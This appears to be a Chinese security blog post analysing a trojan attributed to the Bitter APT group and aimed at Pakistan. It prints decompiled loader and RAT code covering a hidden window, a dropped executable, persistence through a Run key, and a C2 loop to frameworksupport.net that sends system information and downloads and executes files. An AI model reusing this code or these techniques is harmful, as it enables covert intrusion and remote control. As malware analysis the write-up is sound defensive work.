

# 《记一次蔓灵花 APT 组织定向攻击巴基斯坦样本的分析》

作者： Crazyman\_Army

近日蔓灵花 APT 组织对巴基斯坦进行一次定向攻击

因为微步在线情报的 dalao 已经写过了，连接在这里 [【微步在线报告】“蔓灵花”团伙发起新一轮攻击活动](#)

我这个弱鸡就分享一下我的分析记录吧

## 0x00 开始


---

样本一开始文件名是:Update Required Case Enq No 192\_2018.docx.com

稍微吐槽一下,我也不知道为啥 APT 组织这么想的


.com 后缀的欺骗太容易看出来了

样本截图如下：（笔者没勾去隐藏文件后缀名）



用到的方法是文件后缀名欺骗

笔者查一下壳子




该程序应该由 c 编写的而且通过这个能看出这是一个 **WinMain** 入口的 **win32GUI** 程序

那我们载入 IDA 开始分析

我们可以看到其 **pdb\_path**

```
c:\Users\Asterix\Documents\Visual Studio  
2008\Projects\28NovDwn\Release\28NovDwn.pdb
```



## 0x01.分析 Loader

载入 IDA 后可以看到入口的 **WinMain** 函数

```

int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR lpCmdLine, int nShowCmd)
{
    HWND v4; // eax@1
    HWND v5; // edi@1

    LoadStringW(hInstance, 0x67u, &WindowName, 100);
    LoadStringW(hInstance, 0x6Du, &ClassName, 100);
    sub_401140(hInstance); // 里面包含WNDCLASSEX类 用于构建窗口的 其中的窗口回调函数已经检查没有问题
                          //
    ::hInstance = hInstance;
    v4 = CreateWindowExW(0, &ClassName, &WindowName, 0xCF0000u, 2147483648, 0, 2147483648, 0, 0, 0, hInstance, 0); // 创造窗口
    v5 = v4;
    if ( v4 )
    {
        ShowWindow(v4, 0); // 窗口隐藏
        UpdateWindow(v5); // 更新窗口信息
        LoadAcceleratorsW(hInstance, (LPCWSTR)0x6D);
        sub_401330();
    }
}

```

Sub\_401140 函数里面的窗口回调函数如图，并没有任何问题

```

LRESULT __stdcall sub_4011D0(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
{
    LRESULT result; // eax@4
    struct tagPAINTSTRUCT Paint; // [sp+8h] [bp-48h]@10

    switch ( Msg )
    {
        case 2u:
            PostQuitMessage(0);
            result = 0;
            break;
        case 0xFu:
            BeginPaint(hWnd, &Paint);
            EndPaint(hWnd, &Paint);
            result = 0;
            break;
        case 0x11u:
            if ( (unsigned __int16)wParam == 104 )

```

```

{
    DialogBoxParamW(hInstance, (LPCWSTR)0x67, hWnd, DialogFunc, 0);
    result = 0;
}
else if ( (unsigned __int16)wParam == 105 )
{
    DestroyWindow(hWnd);
    result = 0;
}
else
{
    result = DefWindowProcW(hWnd, 0x111u, wParam, lParam);
}
break;
default:
    result = DefWindowProcW(hWnd, Msg, wParam, lParam);
    break;
}

```

调用 **ShowWindow** 函数将程序窗口设为隐藏,以达到隐蔽运行的目的

那我们工作的重点是分析 **sub\_401330** 函数

调用 **mkdir** 函数创建文件夹 **C:\inter**

```

}
while ( v11 );
strcpy(File, "c:\\intel\\");           // 拷贝字符串C:\\intel\\到File
mkdir(File);                          // 创建文件夹C:\\intel\\
v12 = 0;
if ( dword_40703C[0] != -1 )

```

**Sub\_401F00** 函数:通过修改注册表 **HKEY\_CURRENT\_USER\Environment** 项增加**%AppId%**键,键值为:**C:\inter\msdtevc.exe**

就是注册环境变量**%AppId%**为 **C:\inter\msdtevc.exe**

```

v30 = time64(0);                      // 混淆
srand(v30);                          // 混淆
rand();                              // 混淆无用字符串
v31 = time64(0);                      // 混淆
srand(v31);                          // 混淆
rand();                              // 混淆
sub_401F00(File);                    // 注册AppId系统变量 %AppId%:C:\inter\msdtevc.exe

```

**Sub\_401F00** 函数内容具体如图:

```

LSTATUS __usercall sub_401F00@<eax>(<const BYTE *a1@edi>)
{
    LSTATUS result; // eax@1
    HKEY phkResult; // [sp+4h] [bp-8h]@1
    HKEY hKey; // [sp+8h] [bp-4h]@2


    // 打开HKEY_CURRENT_USER\Environment项
    RegOpenKeyEx(
        HKEY_CURRENT_USER,
        "Environment",
        0,
        0xF003Fu,
        &phkResult);
    result = RegQueryValueEx(phkResult, "AppId", 0, 0, 0, 0); // 判断是否有AppId项存在
    if ( result )
    {
        RegOpenKeyEx(phkResult, "AppId", 0, 0xF003Fu, &hKey); // 打开HKEY_CURRENT_USER\Environment\AppId项
        RegSetValueEx(phkResult, "AppId", 0, 1u, a1, strlen(a1)); // 写注册表键值c:\intel\msdctv.exe
        RegCloseKey(phkResult); // 关闭注册表
    }
}

```

```

0 |
7 | RegOpenKeyEx(HKEY_CURRENT_USER, "Environment", 0, 0xF003Fu, &phkResult);
8 | result = RegQueryValueEx(phkResult, "AppId", 0, 0, 0, 0);
9 | if ( result )
10 | {
11 |     RegOpenKeyEx(phkResult, "AppId", 0, 0xF003Fu, &hKey);
12 |     RegSetValueEx(phkResult, "AppId", 0, 1u, a1, strlen((const char *)a1));
13 |     RegCloseKey(phkResult);
14 |     result = RegCloseKey(hKey);
15 | }

```



调用 `CreateThread` 创建线程,线程回调函数 `StratAddress`

```

}
while ( v35 );
RegOpenKeyEx(HKEY_CURRENT_USER, &SubKey, 0, 0xF003Fu, &phkResult); |
CreateThread(0, 0, StartAddress, &Parameter, 0, &ThreadId); // 创建线程StartAddress
if ( RegQueryValueEx(phkResult, &::Parameter, 0, 0, 0, 0) )
{

```

线程回调函数 `StartAddress` 分析:主要是创造与 `cmd.exe` 的进程通信,让 `cmd.exe` 来执行函数 `WriteFile` 来释放木马文件 `C:\intel\msdctv.exe`

```


v8 = 70;
v9 = 114;
v10 = 112;
v11 = 86;
v12 = 115;
v13 = 104;
v14 = 102;
v15 = -1;
v1 = 0;
do
    ++v1;
while ( *(&v8 + v1) != -1 );
Name = 0;
memset(&v22, 0, 0x1FFu);
for ( i = 0; i < v1; ++i )
    *(&Name + i) = *((_BYTE *)&v8 + 4 * i) - 3; // 解密得到Name变量为cmd


GetEnvironmentVariableA(&Name, &Buffer, 0x104u); // 通过环境变量cmd来获取cmd.exe地址
PipeAttributes.nLength = 12;
PipeAttributes.bInheritHandle = 1;
PipeAttributes.lpSecurityDescriptor = 0;
CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0); // ???可能是混淆的
hProcess = 0;
dword_408580 = 0;
dword_408584 = 0;
dword_408588 = 0;
memset(&StartupInfo, 0, 0x44u);
StartupInfo.wShowWindow = 0;
StartupInfo.hStdError = hWritePipe;
StartupInfo.hStdOutput = hWritePipe;
StartupInfo.cb = 68;
CreatePipe(&v5, &hFile, &PipeAttributes, 0); // 创建CMD.exe的匿名管道

CreatePipe(&v5, &hFile, &PipeAttributes, 0); // 创建CMD.exe的匿名管道
StartupInfo.hStdInput = v5;
StartupInfo.dwFlags = 261;
CreateProcessA(&Buffer, 0, 0, 1, 0, 0, 0, &StartupInfo, (LPPROCESS_INFORMATION)&hProcess); // 创建cmd.exe为子进程 为隐藏创建
WriteFile(hFile, lpThreadParameter, strlen((const char *)lpThreadParameter), &NumberOfBytesWritten, 0); //
// 将WriteFile函数交给cmd.exe进行执行释放文件到C:\inter\msdtcv.exe
return 0;

```

如下图所示:





打开注册表启动项

(HKEY\_CURRENT\_USER\Software\Microsoft\Windows\Currentversion\Run)

判断启动项是否存在如果存在不重新写启动项,不打开木马文件转向下面执行

如果不存在则调用 **CreateThread** 创建线程 **sub\_404670** 来写入开启启动项然后退出进程  
将后续工作交给 **msdtcv.exe** 这个木马

```

}
while ( u35 ):
    RegOpenKeyEx(HKEY_CURRENT_USER, &SubKey, 0, 0xF003Fu, &phkResult); // 打开HKEY_CURRENT_USER\Software\Microsoft\Windows\Current
    CreateThread(0, 0, StartAddress, &Parameter, 0, &hreadid); // 创建线程StartAddress
    if ( RegQueryValueExA(phkResult, &::Parameter, 0, 0, 0, 0) ) // 判断是否存在项msdtcv
    {
        RegCloseKey(phkResult);
        CreateThread(0, 0, sub_404670, (LPVOID)&::Parameter, 0, &dword_408C6C); // 创建线程sub_404670来写开机启动项
        Sleep(10000u); // 休眠10秒
        ShellExecuteA(0, "open", File, 0, 0, 0); // 打开木马文件C:\inter\msdtv.exe
        Sleep(10000u); // 休眠10秒
        exit(0); // 退出当前进程
    }
}

```

线程 **sub\_404670** 如下图:

打开注册表

(HKEY\_CURRENT\_USER\Software\Microsoft\Windows\Currentversion\Run)

判断是否存在 **mdstcv** 键,如果不存在则创建 **mdstcv** 键,写入 **cmd /c start %AppId% && exit** 键值关闭注册表

若存在则直接退出线程。

```


qmemcpy(&ValueName, lpThreadParameter, 1284u); // 拷贝内存到 ValueName Length=1284
RegOpenKeyEx(HKEY_CURRENT_USER, &SubKey, 0, 0xF003Fu, &phkResult); // 打开注册表 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
if ( RegQueryValueEx(phkResult, &ValueName, 0, 0, 0, 0) ) // 判断是否存在 msdtcvc 项
{
    RegOpenKeyEx(phkResult, &ValueName, 0, 0xF003Fu, &hKey); // 打开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    RegSetValueEx(phkResult, &ValueName, 0, 1u, &Data, strlen((const char *)&Data)); // 设置键值 cmd /c start %AppId% && exit
    RegCloseKey(phkResult); // 关闭注册表
    RegCloseKey(hKey); // 关闭注册表
}
return 0;

```

```

3 HKEY phkResult; // [sp+8h] [bp-518h]@1
4 HKEY hKey; // [sp+Ch] [bp-514h]@2
5 CHAR ValueName; // [sp+10h] [bp-510h]@1
6 BYTE Data; // [sp+210h] [bp-310h]@2
7 CHAR SubKey; // [sp+314h] [bp-20Ch]@1
8
9 qmemcpy(&ValueName, lpThreadParameter, 1284u); // 拷贝内存到 ValueName Length=1284
10 RegOpenKeyEx(HKEY_CURRENT_USER, &SubKey, 0, 0xF003Fu, &phkResult); // 打开注册表 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
11 if ( RegQueryValueEx(phkResult, &ValueName, 0, 0, 0, 0) ) // 判断是否存在 msdtcvc 项
12 {
13     RegOpenKeyEx(phkResult, &ValueName, 0, 0xF003Fu, &hKey); // 打开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
14     RegSetValueEx(phkResult, &ValueName, 0, 1u, &Data, strlen((const char *)&Data)); // 设置键值 cmd /c start %AppId% && exit
15     RegCloseKey(phkResult); // 关闭注册表
16     RegCloseKey(hKey); // 关闭注册表

```




## 0x02 木马本体

**Loader** 释放了在此路径: `C:\inter\mdstcv.exe` 释放了木马 `mdstcv.exe` 但很巧的是这个释放的木马和原木马的 **hash** 是相同的

如下图所示:





所以这个主体木马就是很照常的对环境变量进行检查以及对注册表启动项进行检查和释放 C:\inter 文件夹下的木马文件以及建立进程通信防杀但是与之不同的自然是其与 C&C 服务器的交流,从下图我们可知,写了一个死循环一直获取从 C&C 服务器回显的指令。

```
sub_4037B0();
while ( 1 ) | // 循环与c&c服务器交流
{
    WSACleanup();
    v36 = 0;
    v124 = 0;
    for ( ii = 0; *(_DWORD *)&dword_407068[4 * ii] != -1; ++ii )
        ++v36;
    v149 = 0;
    memset(&v150, 0, 0x1FFu);
    for ( jj = 0; jj < v36; ++jj )
        *(&v149 + jj) = dword_407068[4 * jj] - 3;
}
```

获取主机名称

```
while ( v41 );
dword_408AD4 = WSASStartup(0x202u, &stru_408AD8);
if ( dword_408AD4 )
    WSACleanup();
gethostname(&name, 512); // 获取主机名称
v42 = &name;
v43 = 0;
while ( v43 < 0x100 )
```

获取系统版本信息

```

    {
        v46 = *v44;
        *v45++ = *v44++;
    }
    while ( v46 );
    v47 = sub_4025B0(); // 获取系统版本信息
    v48 = &v133;
    do
    {
        v49 = *v47;
        sub_4025B0(v49);
    } while ( v49 );

    Dst = 284;
    GetVersionExW((LPOSVERSIONINFOW)&Dst); // 获取系统版本
    itoa(Val, &DstBuf, 10);
    itoa(v17, &v12, 10);
    itoa(v18, &v22, 10);
    sprintf(&Dst, "Bld: %s.%s.%s", &DstBuf, &v12, &v22); // 拼接字符串
    Memory = &v14;

```

木马与 C&C 的交流

```

    v66 = *v65++;
    while ( v66 );
    if ( v65 != &v148 )
        sub_402BA0(&v147); // RAT核心控制函数 发送之前收集好的信息
    }
    v67 = time64(0);

```

Sub\_402ba0 函数

通过 C&C 服务器域名:frameworksupport.net 来获取 ip:162.222.215.90, 端口:80 建立 socket 连接

```

    isalpha(::name);
    v9 = gethostbyname(&::name); // C&C name:frameworksupport.net
    if ( !v9 )
    {
        WSACleanup();
        return 0;
    }
    *(_DWORD *)&name.sa_family = 0;
    *(_DWORD *)&name.sa_data[2] = 0;
    *(_DWORD *)&name.sa_data[6] = 0;
    *(_DWORD *)&name.sa_data[10] = 0;
    name.sa_family = 2;
    v10 = inet_ntoa(*(struct in_addr **)&v9->h_addr_list);
    *(_DWORD *)&name.sa_data[2] = inet_addr(v10); // C&C ip 162.222.215.90
    *(_WORD *)&name.sa_data[0] = htons(80u); // 80端口
    if ( connect(v7, &name, 16) != -1 ) // 连接
    ,

```

下载攻击者的指定文件

```

while ( v47 ),
qmemcpy(v46, v14, v45);
v48 = fopen(&Filename, "wb"); // 下载文件
buf = 0;
memset(&v178, 0, 0xF79u);
while ( 1 )
{
    v49 = recv(s, &buf, 3962, 0);
    if ( v49 <= 0 )
        break;
    fwrite(&buf, 1u, v49, v48);
}
fclose(v48);
closesocket(s);
WSACleanup();
DstBuf = 0;

```

执行下载文件

```

if ( (signed int)ShellExecuteA(0, &Operation, &File, 0, 0, 0) > 32 )// 执行下载文件
{
    v75 = 0;
    v76 = 0;
    while ( *(&v88 + v75) != -1 )
    {
        ++v76;
        ++v75;
    }
    v199 = 0;
    memset(&v200, 0, 0x1FFu);
    for ( n = 0; n < v76; ++n )
        v200[n] = 0;
}

```

再次进行信息发送以及接受

---

```

v1 = gethostbyname(&name); // 获取远端C&C服务器的IP地址:162.222.215.90
if ( v1 )
{
    *(_DWORD *)&stru_40858C.sa_family = 0;
    *(_DWORD *)&stru_40858C.sa_data[2] = 0;
    *(_DWORD *)&stru_40858C.sa_data[6] = 0;
    *(_DWORD *)&stru_40858C.sa_data[10] = 0;
    stru_40858C.sa_family = 2;
    v2 = inet_ntoa(*(struct in_addr *)&v1->h_addr_list);
    *(_DWORD *)&stru_40858C.sa_data[2] = inet_addr(v2); // 162.222.215.90
    *(_WORD *)&stru_40858C.sa_data[0] = htons(80u); // 端口:80
    s = socket(2, 1, 6); // 建立SOCKET
    if ( connect(s, &stru_40858C, 16) == -1 ) // 链接
        WSACleanup();
    send(s, a1, strlen(a1), 0); // 发送a1的信息
    ++dword_408E78;
    sub_4029D0((int)&v4);
}


```

可见这个木马具有基础的 RAT 功能(下载文件,执行文件,接收回显,探测系统变量)

# 0x03 关联

首先看看 VT 的查杀情况

截止发帖的今天已经有 46 款杀毒软件查杀此木马



46 / 70

46 engines detected this file

SHA-2560b2a794bac4bf650b6ba537137504162520b67266449be979679afbb14e8e5c0

File namewinprt

File size30.5 KB

Last analysis2019-01-25 14:23:09 UTC

Community score-54

Detection

Details

Relations

Behavior

Community

Ad-Aware	Gen:Variant.Ursu.82812	AhnLab-V3	Malware/Win32.Generic.C2739465
ALYac	Trojan.Downloader.Agent	Antiy-AVL	Trojan/Win32.Agent
Arcabit	Trojan.Ursu.D1437C	Avast	Win32:Trojan-gen
AVG	Win32:Trojan-gen	Avira	TR/Dldr.Agent.ereuo
BitDefender	Gen:Variant.Ursu.82812	CAT-QuickHeal	Trojan.Ursu
Comodo	Malware@#mq9uhqg495qa	CrowdStrike Falcon	malicious_confidence_100% (W)
ClamAV	malicious-180ba7	Cybereason	Ursu

微步云沙箱的结果

恶意行为:

⚠ 高危行为 (2)

全部收起

反检测技术

一个进程创建了一个隐藏窗口

Time & API	Arguments	Status	Return
2019-01-09 10:29:23 ShellExecuteExW	parameters : filepath :c:\intel\msdtcv.exe filepath_r :c:\intel\msdtcv.exe show_type :0	1	1

持久化

设置注册表实现自启动

ATT&CK ID: T1060 (在 MITRE ATT&CK™ 矩阵中的显示)

reg\_key: HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run\msdtcv


reg\_value: cmd /c start %AppId% && exit

低危行为:

低危行为 (6)		全部展开
系统环境探测	收集操作系统硬件相关的指纹信息 ( MachineGuid , DigitalProductId , SystemBiosDate )	^
ATT&CK ID: T1082 (在 MITRE ATT&CK™ 矩阵中的显示)		
registry	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid	
获取系统信息		▼
读取计算机名称		▼
网络相关	发起了HTTP请求	▼
一般行为	搜索并加载模块资源	▼
这个可执行文件存在调试数据库文件 ( PDB ) 路径		▼

